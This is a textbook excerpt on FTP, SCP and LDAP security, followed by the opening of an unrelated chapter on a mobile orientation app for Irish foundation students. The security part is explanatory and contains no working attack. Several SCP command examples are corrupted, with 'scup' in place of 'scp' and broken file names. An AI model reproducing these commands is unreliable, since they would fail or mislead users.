- **Nikto:** Nikto is a CGI script itself that is written in Perl, and can easily be installed on your site. Once there, you can scan your own network for problems, or specify other sites to analyze. It is Open Source, and has a number of plug-ins written for it by third parties to perform additional tests. Plug-ins are programs that can be added to Nikto's functionality, and like Nikto itself, they are also written in Perl (allowing them to be viewed and edited using any Perl editing software). In itself, Nikto performs a variety of comprehensive tests on Web servers, using its database to check for over 3,200 files/CGIs that are potentially dangerous, versions of these on over 625 servers, and version specific information on over 230 servers. It provides an excellent resource for auditing security and finding vulnerabilities in Web applications that use CGI, and is available as a free download from http://www.cirt.net/code/nikto.shtml.
- **FTP Security:** Another part of Internet-based security that should be considered is FTP-based traffic. FTP is an application layer protocol within the TCP/IP protocol suite that allows transfer of data primarily via ports 20 and 21 and then rolls over past port 1023 to take available ports for needed communication. This being said, FTP is no different from Telnet where credentials and data are sent in clear text so that, if captured via a passive attack such as sniffing, the information could be exploited to provide unauthorized access. Although FTP is an extremely popular protocol to use for transferring data, the fact that it transmits the authentication information in a clear text format also makes it extremely insecure. This section explores FTP's weaknesses and looks at a FTP-based hack in progress with a sniffer.
- **Active and Passive FTP:** When FTP is used, it may run in one of two modes: *active* or *passive*. Whether active or passive FTP is used depends on the client. It is initiated by a client, and then acted upon by the FTP server. An FTP server listens and responds through port 21 (the command port), and transmits data through port 20 (the data port). During the TCP handshake, unless a client requests to use a specific port, the machine's IP stack will temporarily designate a port that it will use during the session, which is called an ephemeral port. This is a port that has a number greater than 1023, and is used to transfer data during the session. Once the session is complete, the port is freed, and will generally be reused once other port numbers in a range have all been used.

When active FTP is used, the client will send a PORT command to the server saying to use the ephemeral port number + 1. For example, if the FTP client used port 1026, it would then listen on port 1027, and the server would use its port 20 to make a connection to that particular port on the client. This creates a problem when the client uses a firewall, because the firewall recognizes this as an external system attempting to make a connection and will usually block it. With passive FTP, this issue isn't a problem because the client will open connections to both ports. After the TCP handshake, it will initiate one connection to port 21 but include a PASV (passive FTP) command. Because this instructs the server that passive FTP is used, the client doesn't then issue a PORT command that instructs the server to connect to a specific port. Instead, the server opens its own ephemeral port and sends the PORT command back to the client through port 21, which instructs the client which port to connect to. The client then uses its ephemeral port to connect to the ephemeral port of the server. Because the client has initiated

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

both connections, the firewall on the client machine doesn't block the connection, and data can now be transferred between the two machines.

- **S/FTP:** S/FTP is a secure method of using FTP. It is similar to Secure Shell (SSH) which is a solid replacement for Telnet. S/FTP applies the same concept: added encryption to remove the inherent weakness of FTP where everything is sent in clear text. Basically, S/FTP is the FTP used over SSH. S/FTP establishes a tunnel between the FTP client and the server, and transmits data between them using encryption and authentication that is based on digital certificates. A S/FTP client is available for Windows, Macintosh OS X, and most UNIX platforms. A current version can be downloaded at www.glub.com/products/secureftp/. While FTP uses ports 20 and 21, S/FTP doesn't require these. Instead, it uses port 22, which is the same port as SSH. Since port 20 and port 21 aren't required, an administrator could actually block these ports and still provide the ability of allowing file transfers using S/FTP. Another consideration when sharing data between partners is the transport mechanism.

Today, many corporations integrate information collected by a third party into their internal applications or those they provide to their customers on the Internet. One well-known credit card company partners with application vendors and client corporations to provide data feeds for employee expense reporting. A transport method they support is batch data files sent over the Internet using S/FTP. S/FTP is equivalent to running regular, unencrypted FTP over SSH. Alternatively, regular FTP might be used over a point-to-point VPN.

- **Secure Copy:** Secure Copy (SCP) has become a preferred method of transferring files by security professionals. SCP uses SSH to transfer data between two computers, and in doing so provides authentication and encryption. A client connects to a server using SSH, and then connects to an SCP program running on the server. The SCP client may also need to provide a password to complete the connection, allowing files to be transferred between the two machines. The function of SCP is only to transfer files between two hosts, and the common method of using SCP is by entering commands at the command prompt. For example, if you were to upload a file to a server, you would use the following syntax:

```
scup source name user@hostname:targetname
```

For example, let's say you had an account named *bob@nonexist.com*, and were going to upload a file called *myfile.txt* to a server, and wanted it saved in a directory called *PUBLIC* under the same name. Using SCP, you would enter:

```
scup myfile.txt bob@nonexist.com:PUBLIC/midi le.txt
```

Similarly, if you were going to download a file from an SCP server, you would use the following syntax to download the file:

```
scp user@hostname:sourcefile target le
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Therefore, if you were going to download the file we just uploaded to a directory called *my directory*, you would enter:

```
scup bob@nonexist.com:/PUBLIC/myfile.txt /my directory/myfile.txt
```

While users of SCP commonly use the command-line, there are GUI programs that also support SCP. One such program is Wisp, which supports FTP, S/FTP and SCP. This program is open source, and available as a free download from www.winscp.net. It provides a means for users who aren't comfortable with entering commands from a prompt to use SCP, or those who simply prefer a graphical interface to perform actions over the Internet or between intranet hosts where security is an issue.

- **Blind FTP/Anonymous:** FTP servers that allow anonymous connections do so to allow users who do not have an account on the server to download files from it. This is a common method for making files available to the public over the Internet. However, it also presents a security threat. Anonymous connections to servers running the FTP process allow the attacking station to download a virus, overwrite a file, or abuse trusts that the FTP server has in the same domain. Blind FTP involves making files available to the public only if they know the exact path and file name. By configuring FTP servers so that users are unable to browse the directory structure and their contents, the user is only able to download a file if they know where it is and what it's called. For example, if a user were going to download a file called *blinded.zip* that's stored in the PUBLIC directory on a Web server called ftp.syngress.com, they would use a link to the file that points to ftp://ftp.syngress.com/public/blinded.zip.

FTP attacks are best avoided by preventing anonymous logins, stopping unused services on the server, and creating router access lists and firewall rules. If anonymous logons are required, the best course of action is to update the FTP software to the latest revision and keep an eye on related advisories. It is a good idea to adopt a general policy of regular checks of advisories for all software that you are protecting.

FTP Sharing and Vulnerabilities

Although FTP is widely used, there are a number of vulnerabilities that should be addressed to ensure security. As we'll see in Exercise 5.03, FTP authentication is sent as clear text, making it easy for someone with a packet sniffer to view usernames and passwords. Because hackers and malicious software could be used to obtain this information quite easily, when traffic doesn't need to cross firewalls or routers on a network, it is important to block ports 20 and 21. Port 21 is the control port for FTP, while port 20 is the data port. FTP uses port 21 to begin a session, accessing the port over TCP to provide a username and password. Because FTP doesn't use encryption, this information is sent using clear text, allowing anyone using a packet sniffer to capture the packet and view this information. To avoid such attacks, encryption should be used whenever possible to prevent protocol analyzers from being used to access this data.

It is important to be careful with user accounts and their permissions on FTP servers. If users will only be downloading files and don't require individual accounts, then a server could be configured to allow anonymous access. In doing so, anyone could login to the account without a password, or by using their e-mail address as a password. Not only does this make it easier to distribute files to users, but it also removes the need to worry about authentication information being transmitted using clear text. If

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

certain users also need to upload files, then individual user accounts are wise to implement, as this will provide limitations over who can put files on your server. In all cases however, it is advisable to limit permissions and privileges to the FTP server as much as possible, and never give anyone more access than absolutely necessary. If FTP servers are going to be accessed by the public, it is important to isolate it from the rest of the network, so that if security is compromised the attacker won't be able to access servers and workstations on your internal network. By placing FTP servers on a perimeter network, the server is separated from the internal network, preventing such attacks from occurring.

When configuring FTP servers, it is also important to design the directory structure carefully and ensure that users don't have more access than necessary. The root directory of the FTP server is where FTP clients will connect to by default, so these should not contain any confidential data or system files. In addition to this, you should limit the ability to write to directories, preventing users from uploading files to a directory that may be malicious.

Regardless of whether you provided write access on purpose, you should review the FTP directories on a regular basis to ensure that no unexpected files have been added to the server. Another aspect of FTP that opens the system up to security problems is the third-party mechanism included in the FTP specification known as proxy FTP. It is used to allow an FTP client to have the server transfer the files to a third computer, which can expedite file transfers over slow connections. However, it also makes the system vulnerable to something called a "bounce attack." Bounce attacks are outlined in RFC 2577, and involves attackers scanning other computers through an FTP server. Because the scan is run against other computers through the FTP server, it appears at face value that the FTP server is actually running the scans. This attack is initiated by a hacker who first uploads files to the FTP server. Then they send an FTP "PORT" command to the FTP server, using the IP address and port number of the victim machine, and instruct the server to send the files to the victim machine. This can be used, for example, to transfer an upload file containing SMTP commands so as to forge mail on the third-party machine without making a direct connection. It will be hard to track down the perpetrator because the file was transferred through an intermediary (the FTP server).

Packet Sniffing FTP Transmissions

As mentioned earlier in this section, FTP traffic is sent in clear text so that credentials, when used for an FTP connection, can easily be captured via MITM attacks, eavesdropping, or sniffing. Sniffing is a type of passive attack that allows hackers to eavesdrop on the network, capture passwords, and use them for a possible password cracking attack.

DIRECTORY SERVICES AND LDAP SECURITY

Directory services are used to store and retrieve information about objects, which are managed by the service. On a network, these objects can include user accounts, computer accounts, mail accounts, and information on resources available on the network. Because these objects are organized in a directory structure, you can manage them by accessing various properties associated with them. For example, a person's account to use the network would be managed through such attributes as their username, password, times they're allowed to logon, and other properties of their account. By using a directory service to organize and access this information, the objects maintained by the service can be effectively

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

managed. The concept of a directory service can be somewhat confusing, until you realize that you've been using them for most of your life. A type of directory that's been around longer than computers is a telephone directory, which organizes the account information of telephone company customers. These account objects are organized to allow people to retrieve properties like the customer's name, phone number and address.

Directory services shouldn't be confused with the directory itself. The *directory* is a database that stores data on the objects managed through directory services. To use our telephone directory example again, consider that the information on customer accounts can be stored in a phonebook or electronically in a database. Regardless of whether the information is accessed through an operator or viewed online using a 411 service, the directory service is the process of how the data is accessed. The directory service is the interface or process of accessing information, while the directory itself is the repository for that data. Directory services are used by many different network Oases to organize and manage the users, computers, printers, and other objects making up the network. Some of the directory services that are produced by vendors include:

- Active Directory, which was developed by Microsoft for networks running Windows 2000 Server, Windows 2003 Server, or higher directory, which was developed by Novell for Novell NetWare networks. Previous versions for Novell NetWare 4.x and 5.x were called Novell Directory Services (NDS).
- NT Directory Services, which was developed by Microsoft for Windows NT networks.
- Open Directory, which was developed by Apple for networks running Mac OS X Servers.

To query and modify the directory on TCP/IP networks, the LDAP can be used. LDAP is a protocol that enables clients to access information within a directory service, allowing the directory to be searched and objects to be added, modified, and deleted. LDAP was created after the X.500 directory specification that uses the Directory Access Protocol (DAP). Although DAP is a directory service standard protocol, it is slow and somewhat complex. LDAP was developed as an alternative protocol for TCP/IP networks because of the high overhead and subsequent slow response of *heavy* X.500 clients, hence the name *lightweight*. Due to the popularity of TCP/IP and the speed of LDAP, the LDAP has become a standard protocol used in directory services.

SECURING LDAP

LDAP is vulnerable to various security threats, including spoofing of directory services, attacks against the databases that provide the directory services, and many of the other attack types discussed in this book (e.g., viruses, OS and protocol exploits, excessive use of resources and denial of service, and so forth.). This isn't to say that LDAP is completely vulnerable. LDAP supports a number of different security mechanisms, beginning from when clients initially connect to an LDAP server. LDAP clients must authenticate to the server before being allowed access to the directory. Clients (users, computers, or applications) connect to the LDAP server using a distinguished name and authentication credentials (usually a password). Authentication information is sent from the client to the server as part of a "bind" operation, and the connection is later closed using an "unbind" operation. Unfortunately, it is possible for users to make the connection with limited or no authentication, by using either anonymous or simple

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

authentication. LDAP allows for anonymous clients to send LDAP requests to the server without first performing the bind operation. While anonymous connections don't require a password, simple authentication will send a person's password over the network unencrypted. To secure LDAP, anonymous clients should be limited or not used, ensuring that only those with proper credentials are allowed access to the information. Optionally, the connection can use TLS to secure the connection, and protect any data transmitted between the client and server. LDAP can also be used over SSL, which extends security into the Internet. LDAPS is Secure LDAP, which encrypts LDAP connections by using SSL or TLS. Some of these types of services integrate as objects, such as PKI certificates, in the authentication process using Smart Card technologies, and in the extended properties of account objects so that they can support extra security requirements. To use SSL with LDAP, the LDAP server must have an X.509 server certificate. Additionally, SSL/TLS must be enabled on the server. Another issue that can impact the security of LDAP is packet sniffing. As we discussed earlier in this chapter, packet sniffers are software that can capture packets of data from a network, and allow a person to view its contents. If the information traveling over LDAP is unencrypted, the packets of data could be captured, and analysis of the packets could provide considerable information about the network. In addition to using encryption, ports can be blocked to prevent access from the Internet. LDAP uses TCP/UDP port 389 and LDAPS uses port 636. By blocking these ports from the Internet, it will prevent those outside of the internal network from listening or making connections to these ports.

The challenge with using a protocol such as LDAP is that the connectivity must be facilitated through a script or program. These types of scripts must indicate the location of the objects within the directory service to access them. If the administrator wants to write a quick, simple script, this means that the name of the directory service and the names and locations of the objects that are being accessed must each be placed in the script and known prior to the script being written. If they need to access a different object, they usually need to rewrite the script or develop a much more complex program to integrate the directory services. Even so, compare scripting to native access with queries and interactive responses, and the value of a homogenous network with a single directory service is revealed. In a homogenous network, there is no need to logically connect two directory services with a script. This greatly reduces the time and effort involved in administering the network. Homogenous networks are unusual at best. With multiple types of network Oases, desktop Oases, and infrastructure OSes available today, it is likely that there will be multiple systems around. It follows that they all must be managed in different ways. LDAP-enabled Web servers can handle authentication centrally, using the LDAP directory. This means users will only need a single login name and password for accessing all resources that use the directory. Users benefit from single sign-on to allow access to any Web server using the directory, or any password-protected Web page or site that uses the directory. The LDAP server constitutes a *security realm,* which is used to authenticate users. Another advantage of LDAP security for Web-based services is that access control can be enforced based on rules that are defined in the LDAP directory instead of the administrator having to individually configure the OS on each Web server.

There are security programs available, such as Portal pert Security, which can be used with LDAP to extend enforcement of the security policies that are defined by the LDAP directory to Web servers that are not LDAP enabled, and provide role-based management of access controls.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

SUMMARY

This chapter looked at Web-based security with an emphasis on Web security, FTP-based security, and LDAP-based security. The problems associated with Web-based exploitation can affect a wide array of users, including end users surfing Web sites, using instant messaging, and shopping online. End users can have many security problems associated with their Web browsers, as well. This chapter discussed possible vulnerabilities, how to securely surf the Web, and how to shop online safely. This chapter also looked at FTP and LDAP services relating to the Web and examined security issues related to FTP and how exploitable it really is. The last section dealt with LDAP, its vulnerabilities, and how it provides security benefits when properly configured.

REFERENCES

Cross, M., Kapinos, S., Meer, H., Muttik, I., Palmer, S., & Petkov, P. (2007). *Web Application Vulnerabilities, Detect, Exploit, Prevent*. Syngress Publishing.

Russell, R. (2001). *Hack Proofing your Web Applications*. Syngress Publishing.

Thomson, H. H., & Chase, S. G. (2005). *The Software Vulnerability Guide*. Charles River Media Inc.

KEY TERMS AND DEFINITIONS

Buffer Overflow: When more information than a buffer can handle is sent it, a buffer overflow attack occurs.

Code Signing: Digitally signing code so users can trust it.

FTP: The File Transfer Protocol is an application layer protocol to transfer files in the Internet.

TCP: The Transmission Control Protocol is the underlying transport protocol used in the HTTP application layer protocol used in web browsers and Web servers.

This research was previously published in Cryptographic Solutions for Secure Online Banking and Commerce edited by Kannan Balasubramanian, K. Mala, and M. Rajakani, pages 209-239, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 57
Bespoke Mobile Application Development:
Facilitating Transition of Foundation Students to Higher Education

Nevan Bermingham
Dublin Institute of Technology, Ireland

Mark Prendergast
Trinity College Dublin, Ireland

ABSTRACT

Smartphone usage by students has increased rapidly over the last number of years, and it is expected that the utilisation of mobile applications in educational environments will continue to increase. This chapter focuses on a bespoke mobile application which aims to facilitate the transition of Foundation students to Higher Education in an Irish setting. Foundation students comprise of Access and International Students participating on pre-degree foundation courses. These students experience a major life change in making this transition and it is important that efforts are made to ensure a successful adjustment experience. Research suggests that mobile technologies can play a central role in this endeavour by offering support and access to particular information needs. This chapter will detail the design and development of a bespoke mobile application with such a purpose in mind and will also describe how the app was field tested with a cohort of incoming Foundation students in an Irish third level institute.

INTRODUCTION

Foundation Students – comprising International and Access students - have particular needs when they transition to higher education, and International Students in particular experience a range of personal, social and cultural difficulties with this transition (Smith & Khawaja, 2011). In an Irish context, third-level or tertiary level education refers to all education after second-level, encompassing higher education in universities and colleges (Department of Education and Science, 2004). In the Dublin Institute of

DOI: 10.4018/978-1-5225-3422-8.ch057

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Technology (DIT) the authors sought to investigate the benefits of providing Foundation Students with a bespoke mobile application tailored to their particular information needs. A bespoke mobile application is one with functionality that is designed to provide a solution to specific needs or a particular problem (Salz & Moranz, 2013). Development of such a mobile application would generally require substantial financial investment and technological expertise. However, this chapter will focus on a low cost model that requires minimal computer know-how to produce and deploy a mobile application in a matter of weeks. The authors will show how such bespoke mobile apps can be developed using freely available online Integrated Development Environments which facilitate deployment on the dominant Apple (iPhones, iPads) and Android mobile platforms. This chapter with detail the app's design, development and deployment along with its evaluation with a cohort of Foundation students in the DIT.

MOBILE APPS IN EDUCATION

Mobile Application Growth

Since the mid 1990's, the mobile network industry has sought widespread adoption of services that utilise mobile data to generate a new source of revenue, focusing on the "mobile internet" and new mobile data solutions (West & Mace, 2010). This emerging mobile internet was revolutionised by the entry into the market of the iPhone by Apple Inc. The device differed from its predecessors in that it incorporated a large intuitive touchscreen and relied on mobile users to sign up for a mobile data service plan to use its web browsing and internet capabilities. One of the iPhone's key innovation was the ability to allow third party application development which greatly increased the range of functions and applications available to the user through its App Store (West & Mace, 2010). Since the launch of the iPhone, the mobile internet ecosystem has undergone a rapid transformation, and these changes have been driven primarily by improvements in the mobile network infrastructure, a rapid uptake in smartphones and a significant increase in the demand for mobile applications (Basole & Karla, 2012).

On the back on the success of the iPhone, Google's entry into the market with Android based mobile phones and tablets has targeted the same consumers as iPhones. Google's strategy is to partner with handset vendors to provide consumers with a range of handsets across a broad range of price points all using the open source Android operating system. The success of Android has also seen an increase in market share and available apps (Butler, 2011).

Since 2010, Android tablets and Apple iPads are likewise capable of running apps in a similar fashion to smartphones, utilising the same operating systems as their smartphone counterparts. Currently tablet computing platforms can be divided generally into two categories, the Tablet PC platform based on a conventional PC architecture and the mobile multi-touch tablets such as Android Tablets and the Apple iPad (MacLean, Tausky, Labahn, Lank & Marzouk, 2011). Research has shown that 34% of American adults own an iPad or Tablet device, an increase of 31% since 2010, with college graduates being among the most likely to own one. The same research has shown that 33% of adults in the US aged between 18 and 24 years own a tablet device (Zickuhr, 2013).

With this growth in smartphones and tablets comes the emergence of the Apple App Store and the Google Play Store, the equivalent app store for Android smartphone and tablet users. This emerging app economy has revolutionised the creation and distribution of applications for mobile devices, and both commercial enterprises and hobbyist developers can easily access a market of hundreds of thousands

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of mobile users (Henze, Pielot, Poppinga, Schinke & Boll, 2011). Basole (2009) and Basole and Karla (2012) argue that the mobile app store is particularly transformative in how value is being created, delivered and consumed. The mobile ecosystem has evolved from being network operator centric to being platform-centred.

A study carried out by Edmondson et al. (2014) has shown that consumers are buying fewer stand-alone desktop computers but are rather adopting new mobile technology. Over the last decade the worldwide popularity of smartphones has surpassed laptop and desktop purchases. Gartner (2015) has reported that in 2014 sales of smartphones to end users was at 1.2 billion units, an increase of 28.4% from 2013. This was driven by the availability of smartphones at lower prices which has accelerated the migration of feature phone users to smartphones. Gartner also reported that the Android operating system, which is used on Android smartphones, had an 80.7% worldwide market share in 2014, followed by Apple's iOS at 15.4%.

Gartner (as cited in Baghdassarian, 2013) predicts that over the coming years mobile apps will become the official channel to drive content and services to consumers, and users will continue to adopt and interact with apps. The *Pew Research Centre's Internet & American Life Project* has shown that in 2013 56% of adults in the US stated that their device is a smartphone. The remaining 35% stated that they own a mobile phone that is not a smartphone, with 9% stating they did not own a mobile phone (Smith, 2013). The same study suggests that college students are the most likely to be rapid adopters of smartphone and mobile technologies. There is a corresponding increase in tablet device ownership in the US – such as iPads and Android Tablets – from 3% of adults in the US owning a tablet device of some kind in 2010, to 34% of adults in the US owning a tablet device in 2013 (Zickuhr, 2013).

A study of technology ownership among Dutch students has shown that 96% of students own at least one mobile device - a laptop, tablet, or smartphone – and has also shown that ownership rates are consistently high for all groups of students, including lower income students (Kobus, Rietveld & Van Ommeren, 2013).

Student Technology Adoption

With such high ownership rates of mobile devices for college students higher education is rapidly changing to accommodate students for whom technology is seen as having a significant influence (Kobus et al., 2013). There is evidence to suggest that technology facilitates easier communications for students as well as showing a positive influence on academic work and performance (Russo, Fallon, Zhang & Acevedo, 2014).

Students entering education have been referred to as the "Net Generation" (Tapscott, 2008) mainly due to research which indicates that they are technologically savvy and their social networks have been established through the internet and the use of technology (Oblinger & Oblinger, 2005). These students perceive technology to be at the core of their existence and have created a dependency on using this technology to feel connected. A recent study by the *Educause Centre for Analysis and Research* of 1.5 million students over 213 institutions across 45 US States found that students perceive technology to be embedded into their daily lives, and are inclined to have a favourable attitude to technology (Dahlstrom, Walker & Dziuban, 2013). The study also found that mobile device usage is growing, and that these students are increasingly using these devices for academic purposes. They concluded that while technology is omnipresent in the lives of students, there remains a challenge for educators to leverage technology as a tool to engage students, and that students still have a complex relationship with technol-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ogy in that they recognise its value, but rely on academics to provide guidance when it comes to using this technology in meaningful ways.

This desire by students to use technology is coupled with the growth in mobile applications, and driven by their desire to have their information needs addressed quickly, sometimes at the expense of accuracy (Oblinger, Oblinger & Lippincott, 2005). Mobile apps provide students with a convenient and accessible platform for immediate relevant information retrieval and keeps them connected through the updates they receive in areas that interest them the most. One of the main reasons behind the growth of mobile app usage in third level is that students are accustomed to using these apps in their personal life and have an expectation that their third level institutions will also provide similar apps to help them navigate college services and resources (Gupta, Gop & Kyei-Blankson, 2014).

While there is a challenge for most educators to manage the use of technology in the classroom, many institutes encourage the use of smartphones for connectivity, event advertisement and the promotion of the university brand among their students (Hingorani, Woodard & Askari-Danesh, 2012). Although research points to technology being omnipresent in the lives of students - 9 out of 10 students rate themselves as having favourable technology inclinations - leveraging technology as a tool to inform and engage students in meaningful ways is still evolving (Dahlstrom et al., 2013).

One study that centred on college admissions indicates that mobile apps are increasingly popular among students when transitioning to third level, and these students will often turn to their mobile devices to help research a college (Cappex, 2012). The students in this study also stated a preference to download a college's mobile app or go to their mobile website, with 46% of students preferring to research college information through a mobile app, and 54% preferring this information through a mobile website. In addition, 35% of students surveyed said they would like to use a location-enabled college mobile app replacing a more traditional campus tour. The study concludes by suggesting that third level institutes should develop mobile apps in addition to their traditional website as a tool to provide to prospective students with information, stating that the amount of students who preferred an app over a mobile website increased by 31% in 2012, and the percentage of US colleges who have an app increased from 13% in 2011 to nearly 28% in 2012.

Even among mature students mobile phone usage is almost universal, and there is evidence to show that these students are utilising their devices for communication, capturing ideas and experiences, and informal learning. One study concluded that whatever their age, students demonstrate clear expertise in the use of mobile technologies (Kukulska-Hulme et al., 2011). As a collective body, students own, or have access to, some of the latest mobile devices and the applications that come with them.

DEVELOPING BESPOKE MOBILE APPLICATIONS

The challenge in developing any kind of mobile application is that despite smartphones rapidly gaining popularity they do not yet utilise a standardised platform (Heitkötter, Hanschke & Majchrzak, 2013). Mobile apps usually refer to native apps – mobile apps that are specifically designed for one particular platform such as Android or Apple's iPhone platforms – which begin with code written in a language such as Java, as is typical of the Android Platforms. Each platform involves different Software Development Kit (SDK) tools and Application Programming Interfaces (API's), as well as each platform having its own user-interface conventions (Charland & Leroux, 2011). While native apps can benefit from optimal intergradation with their device's operating system, native development across several platforms can be

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

time consuming, costly and require specific coding skills (Heitkötter et al., 2013). This need to develop apps on various platforms using different software development kits can lead to fragmentation, which is defined as the inability to create one application that can operate on multiple platforms. This fragmentation can result in increased testing, project management and change management efforts (Rajapakse, 2008).

One solution to these problems is to produce web-based applications that are essentially mobile websites that look and feel like a native mobile application. However, while convenient and quick to deploy they have limitations that can make them unsuitable when increased functionality is required within the app (Christ, 2011).

Hybrid cross platform development approaches have emerged that combine the advantages of native and web development that allow for cost effective single implementation across multiple platform app development (Georgiev, Jana & Shmatikov, 2014; Mao & Xin, 2014). This class of applications, which are sometimes referred to as cloud-mobile hybrids, utilise heavy computations on the back end cloud based host system and mobile device based front-end application. The front-end and back-end components are collectively considered to be one single application in terms of the overall user functionality despite being in effect two independent applications (Manjunatha, Ranabahu, Sheth & Thirunarayan, 2010).

While there are many web based development environments that a mobile app builder can now use, mostly for a monthly fee, there are development platforms available that allow for the creation of a simple cloud based information application with no requirement for coding skills at a very low cost. These development environments allow developers to create mobile applications via a simple web interface by selecting prebuilt modules that combine together in an 'à la carte' fashion. While functionality can be limited to the modules that are available, the range of modules available with these platforms allow for an easily developed app that performs well and has the same feel as a native app, and could be deployed across Apple and Android apps stores with ease. The main advantage of hybrid apps is the ability to run the source code over a wide range of platforms and a detailed knowledge of coding on the target platforms is not required (Xanthopoulos & Xinogalos, 2013).

Christ (2011) states that before beginning the development of any cloud-mobile hybrids application, it is recommended best practice that a strategy be defined to help identify the application's scope, usability, and schedule to help deliver an application within the time constraints that meets the end users' needs. This strategy should:

- **Determine Which Platforms to Deploy On:** For the app created in this study, the dominant platforms of Apple and Android were the destination platforms.
- **Develop 'Use Cases':** Define the user types and their needs to determine what information or functionality the application must provide, including the designing of the user interface so that users can navigate the application easily.
- **Create a Release Timeline:** While cross-platform application deployment can involve longer timelines than releasing a single application, hybrid apps are by nature multi-platform and deployment across multiple platforms can happen simultaneously. However, most application stores require developers to submit the application for review, which can mean extra preparation and increased time to market.

However, it must be pointed out that hybrid applications are not without their challenges, and these considerations must be balanced against the lower cost (Prasad, Gyani & Murti, 2012). Such challenges include:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Performance:** Hybrid apps lack adequate performance for more demanding applications, and there is a dependency on the mobile network's performance which can result in the end user experiencing latency and delays.
- **Security and Privacy:** Information contained in the mobile app is hosted on external devices, not the app itself, and as such legal issues arise in the case of hybrid app providers exporting and storing user's data to other legal jurisdictions. This can create issues relating to the ownership of data and liability for its loss or misuse.
- **Bandwidth Costs:** The end user bears the cost for the hybrid app connecting to the internet to obtain its content, and this could grow substantially for data-intensive applications.
- **Reliability:** Hybrid mobile apps do not guarantee full uptime as the hosting computing service that holds the apps' information could suffer outages.
- **Range of Mobile Could Development Platforms:** Each development platform has its own development environment with different Application Programming Interfaces (API's) and languages. This locks the developer into a particular mobile cloud service vendor making portability across hybrid development platforms difficult (Manjunatha et al., 2010)

Despite such challenges, research points to the implementation of hybrid mobile apps as a promising cross-platform development solution for building generic apps which can be distributed with much lower cost and difficulty to the app stores of Apple and Google (Pastore, 2014; Xanthopoulos & Xinogalos, 2013).

THE PROCESS OF DEVELOPING A BESPOKE MOBILE APPLICATION

This study will focus on a bespoke mobile application tailored to the particular information needs of Foundation students in DIT. As hybrid apps have a ubiquitous interface across all mobile operating system platforms, hence this study does not focus on the operating system, but on the functionality of the app itself. The primary function of the app is to orientate the students in advance of their arrival to the third level institution. Whereas m-Learning tools are primarily focused on how mobile technologies can be integrate into learning and teaching activities to provide instructional tools (Ozdamli, 2012), this bespoke application address the orientation needs of transition students. As such this mobile app is not classed as a m-learning tool, as m-learning tools employ a learning model that allows students to obtain learning materials anywhere and anytime using mobile technologies and the Internet (Lan & Sie, 2010)

There are three main phases to the study:

Phase 1: Involves the design and development of this bespoke mobile application which is a low cost model that requires minimal computer know-how to develop. The authors will show how such bespoke mobile apps can be developed using freely available online Integrated Development Environments which facilitates deployment on the dominant Apple (iPhones, iPads) and Android mobile platforms.

Phase 2: Details deployment of the app with a cohort of incoming Foundation students in the DIT Access and International Foundation Programme in the 2014/15 academic year.

Phase 3: Concerns the evaluation of the app with this cohort of students.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Foundation Students

Foundation students comprise Access and International students participating on pre-degree foundation courses. Established in 2012, DIT provides a yearlong Foundation Programme for International and Access students to acculturate and provide them with the skills necessary to transition effectively to higher education and undergraduate programmes within DIT. The Programme attracts over 170 International Students and 120 Access Students each year and provides them with a range of subjects designed to prepare students for their chosen undergraduate destination.

Access Foundation students in DIT are primarily made up of mature students (23 years of age or over) and young adult students (below 23 years of age) from socioeconomically and educationally disadvantaged backgrounds. In essence, Access students are "non-traditional" students. Schuetze & Slowey (2002) state that the term "non-traditional" refers to socially or educationally disadvantaged sections of the population, which includes those from working class backgrounds, ethnic minority groups, immigrants and in certain cases, women. DIT's Access Student strategy is to ensure wider participation and equality of outcome in higher education by promoting access to higher education and facilitating Access students' participation and progression in DIT. DIT's growth target is 20% for Mature Students and 7% for Young Adult Access Students by 2020 (Dublin Institute of Technology, 2010).

Each year has seen an increase in International student mobility, and the global growth trends are positive (IHEQN, 2006). Approximately 1.7 million students, almost half of whom are from non-English speaking developing nations in Asia, cross borders every year to acquire a foreign education (Sawir, 2005). From an Irish context an International Student is defined as a "Third Country National", a person who is not an EU citizen and who is accepted by a higher education institute for the purposes of study in Ireland or other EU member state (Finn & O'Connell, 2012). For Ireland, internationalisation has become a priority for both the higher education institutes and the Government, reflecting a need to compete at a global level for talent (Hazelkorn, 2011). The percentage of international students studying in the country has increased from 3% in 2002 to 10% in 2012 (Perkins, Shiel, Merriman, Cosgrove & Morgan, 2013). The Government aims to increase this further as it bids to promote internationalisation and to significantly increase the proportion of fee-paying international students as a means to diversify the income base for higher education institutes (Department of Education & Skills, 2010). This need to diversify the income base of institutions was further emphasised in the "National Strategy for Higher Education to 2030 Report" specifically referencing income generated from the recruitment of fee-paying international students (Hunt, 2011). This is estimated to be worth a total of €1.2 billion per annum, an increase of approximately €300 million on current levels.

Hunt (2011) states that the demand from students entering higher education directly from second-level increases only marginally, while the bulk of the increased demand will come from late entrants, mature students and international students. Mature students are those who are 23 or over when they enter higher education. Of these categories, the largest proportionate increase will be among mature students.

